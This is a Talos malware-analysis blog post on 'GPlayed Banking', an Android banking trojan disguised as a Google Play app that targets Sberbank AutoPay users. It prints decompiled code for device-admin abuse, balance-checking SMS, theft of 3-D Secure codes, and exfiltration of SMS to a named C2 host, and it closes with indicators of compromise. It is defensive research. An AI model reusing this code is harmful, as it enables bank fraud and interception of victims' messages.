
GPlayed's younger brother is a banker — and it's after Russian banks

blog.talosintelligence.com/2018/10/gplayerbanker.html



This blog post is authored by Vitor Ventura.

Introduction


Cisco Talos published its findings on a new Android trojan known as "GPlayed" on Oct. 11. At the time, we wrote that the trojan seemed to be in the testing stages of development, based on the malware's code patterns, strings and telemetry visibility. Since then, we discovered that there's already a predecessor to GPlayed, which we are calling "GPlayed Banking." Unlike the first version of GPlayed, this is not an all-encompassing banking trojan. It is specifically a banking trojan that's looking to target Sberbank AutoPay users, a service offered by the Russian state-owned bank.

GPlayed Banking is spread in a similar way to the original GPlayed. It's disguised as a fake Google app store, but actually installs the malware once it's launched. This further illustrates the point that Android users need to be educated on how to spot a malicious app, and that they should be careful as to what privileges they assign to certain programs.

The malicious application is on the left-hand side.

Trojan architecture and capabilities

This malware is written in .NET using the GPlayed environment for mobile applications. The malware code is implemented in a DLL called "PlayMarket.dll."
GPlayed Banking issues its package certificate under a fake name that's not related to the application's name, nor the package's name.



Certificate information

The Android package is named "lola.catgirl." The application uses the label "Play Google Market," with an icon designed to look like the legitimate Google app store, and its name is "android.app.Application."


```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.BIND_DEVICE_ADMIN"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

Package permissions

The trojan declares numerous permissions in the manifest, from which we wish to highlight the BIND_DEVICE_ADMIN, which provides nearly full control of the device to the trojan. The working capabilities of this trojan are limited to the ones needed to perform its objective as a banking trojan. The only exception is that it also contains the ability to exfiltrate all of the user's received SMS messages to the command and control (C2).

Trojan details

Once executed, the trojan will start to obtain administrator privileges on the device by requesting that the user change its settings.



Privilege escalation requests

If the user cancels the device's administration request, the request dialog will appear again after five seconds repeatedly until the user finally gives it administrator privileges. The malware contains code that could lock the device's screen, but it's never called. The same happens with another feature that needs the device's administrator privilege.


```
// Token: 0x06000008 RID: 8 RVA: 0x000020FE File Offset: 0x000002FE
public static void WipeData()
{
    if (CCAdmin.IsAdmin())
    {
        CCAdmin.GetManager().WipeData(1);
    }
}

// Token: 0x06000009 RID: 9 RVA: 0x00002112 File Offset: 0x00000312
public static void SetLockPassword(string password)
{
    CCAdmin.GetManager().SetPasswordQuality(CCAdmin.GetComponentName(), 0);
    CCAdmin.GetManager().SetPasswordMinimumLength(CCAdmin.GetComponentName(), 3);
    CCAdmin.GetManager().ResetPassword(password, 1);
}

// Token: 0x0600000A RID: 10 RVA: 0x00002141 File Offset: 0x00000341
public static void LockScreen()
{
    CCAdmin.GetManager().LockNow();
}

// Token: 0x0600000B RID: 11 RVA: 0x00002150 File Offset: 0x00000350
public static void MuteMasterSound(bool mute)
{
    AudioManager audioManager = (AudioManager)CCService.Get().GetSystemService("audio");
    audioManager.SetStreamMute(5, mute);
    audioManager.SetStreamMute(4, mute);
    audioManager.SetStreamMute(3, mute);
    audioManager.SetStreamMute(2, mute);
    audioManager.SetStreamMute(1, mute);
    audioManager.SetStreamMute(-1, mute);
    if (mute)
    {
        audioManager.RingerMode = 0;
        return;
    }
    audioManager.RingerMode = 2;
}
}
```

Unused code

Notably, in order to perform its activities as a banking trojan, none of these privileges are needed.

In the next step in its initialization process, the trojan will create a timer with a random value that will range between 900 and 1,800 seconds. When triggered, this timer will start a WebView that is loaded from the URL hxxp://sub1[.]tdsworker[.]ru:6565/index_main.html. This WebView will inject an amount of 500, which given the victim's profile, it is safe to assume that there will be rubbles.

The overlay will completely cover the screen which, depending on the device, can make the mobile device unusable until reboot or the WebView is closed. The WebView code couldn't be determined because the C2 was never online during the investigation.



WebView blocking device

This WebView overlay technique is the same used by the GPlayed trojan, from the same family. However, GPlayed trojan loaded the WebView from local resources contained in the application package. In that case, the webview would request the user's credit card information to pay for supposed "Google Services." Given the similarities, it is safe to assume that this WebView would have same sort of objective. This change from having the WebView code hosted in the C2 or having it as a resource on the package shows that the authors want to remain independent from the C2.

After the malware creates the WebView, it sends an SMS to the Sberbank AutoPay (+79262000900) service with the word "баланс," which means "balance" in Russian. Upon receiving an answer, the trojan will parse it to determine the account balance. If it is lower than 3,000, the trojan won't do anything. If it is larger than 68,000 the trojan requests a value of 66,000, otherwise it will request the available amount minus 1,000.

```
this.Tick(delegate(object sender, ElapsedEventArgs e)
{
    SmsManager.Default.SendTextMessage("+79262000900", null, "баланс", null, null);
}, new Random().Next(60, 180) * 1000, false);
SMSReceiver.Handle += delegate(object s, SMSReceiver.SMS e)
{
    try
    {
        Match match = Regex.Match(e.text, ".*: баланс (\\d+).*р. .*", 1);
        if (match.Success)
        {
            string value = match.Groups[1].Value;
            int num = int.Parse(value);
            if (num >= 3000)
            {
                if (num > 68000)
                {
                    num = 67000;
                }
                CCWindow.Request(this, num - 1000);
            }
        }
```

Balance checking and amount decision

Finally, with the available amount determined, the trojan will create a new WebView object and request the amount defined according to the rules previously shown.

```
Match match = Regex.Match(text, ".*пароль: ([A-Za-z0-9]+)\\. .*", 1);
if (match.Success)
{
    string value = match.Groups[1].Value;
    CCWindow._webview.EvaluateJavascript("s3dscode = '" + value + "';", null);
    return value;
}
return "";
```

Password extraction code

In order to complete financial transactions, a validation code is necessary. So, the following action is the registration of an SMS handler that will parse any arriving SMS messages and look for the word "пароль," which means "password" in Russian. The malware parses the SMS containing that word to extract the password, which will then be injected into the previously created WebView. We believe this malware is specifically designed to evade the 3-D Secure anti-fraud mechanism because it injects a variable called "s3dscode" with the extracted value to the WebView object. The password is actually the validation code needed to validate the transaction.
The SMS receiver handler, beside parsing the 3-D secure validation code, will also send all SMSs to the C2.

```
TelephonyManager telephonyManager = (TelephonyManager)CCService.Get().GetSystemService("phone");
new WebClient().DownloadString(string.Concat(new string[]
{
    "http://sub1.tdsworker.ru:5555/sms/",
    telephonyManager.DeviceId,
    "/",
    text,
    "/",
    text2
}));
```


SMS exfiltration code

The SMSs are exfiltrated using a simple GET request to the REST-based URL hxxp://sub1[.]tdsworker[.]ru:5555/sms/", the format for this request is as follows:

<URL><device id>/<sender address>/<message content>

Trojan activity

This trojan hasn't been observed in the wild yet, and it's not being detected by many antivirus programs at the time of this writing. However, the samples were submitted for detection analysis in nearly the same week as when Talos discovered the malware. Just like in the GPlayed trojan case, the ratio detection verification method was the same. First, the package was submitted followed by the DLL that holds the code. In the case of the DLL, GPlayed and this sample share one of the submission sources, further strengthening the link between the two. Given the architecture, organization and maturity of the code, the most likely relation is that this banking trojan was created based on an early version of the GPlayed trojan code base, by the same author(s) given that they also share a C2.



Code comparison (above banking trojan, below, the original GPlayed trojan)

Just like GPlayed, the C2 was never online during our research, but it would be easy to adapt this trojan to a new C2. Therefore, we don't know what was displayed in the WebView

step mentioned previously. The icon file used by both malware families is the same, which can be considered another link between the packages.

Conclusion

This trojan was designed with a very specific group of victims in mind, namely Sberbank customers who use the AutoPay service. However, adapting it to fit other banks would be a trivial activity for the developers of the GPlayed malware family.

This malware family is just another example of why mobile users need to be critical about the permissions they accept to certain apps. There's no specific exploit that GPlayed family uses to infect its victims — it can be installed on a device just through a simple spam campaign. Android users need to be aware of two important points: By installing applications from untrusted application stores, they are putting themselves and their data in jeopardy. Also, giving the wrong permissions can make a difference between a malware and a legitimate app. Users cannot trust permissions justifications, as they are provided by the developer, they must be critic about the permissions and assign them on a case by case.

The interception of SMS validation codes technique is not new for banking trojans. But this banking trojan followed by the GPlayed trojan shows a clear evolution of the actors behind this malware families. They went from a simple banking trojan to a full-fledged trojan with capabilities never seen before.

The DLLs used in the malware, which hold the majority of the code, have a low detection ratio and show that anti-virus solutions are not looking at the code in a file and are more so focused on Android packages' permissions and resources. While we have not yet seen these files in the wild, they certainly have the potential to infect a large number of users and could quickly hijack a user's banking credentials.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat. AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products. Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of compromise (IOC)

URLs

hxxp://sub1[.]tdsworker[.]ru:5555/sms/
hxxp://sub1[.]tdsworker[.]ru:6565/index_main.html

Hashes

Package.apk - 81d4f6796509a998122817aaa34e1c8c6de738e1fff5146009c07be8493f162c
PlayMarket.dll - 3c82d98f63e5894f53a5d2aa06713e9212269f5f55dcb30d78139ae9da21e212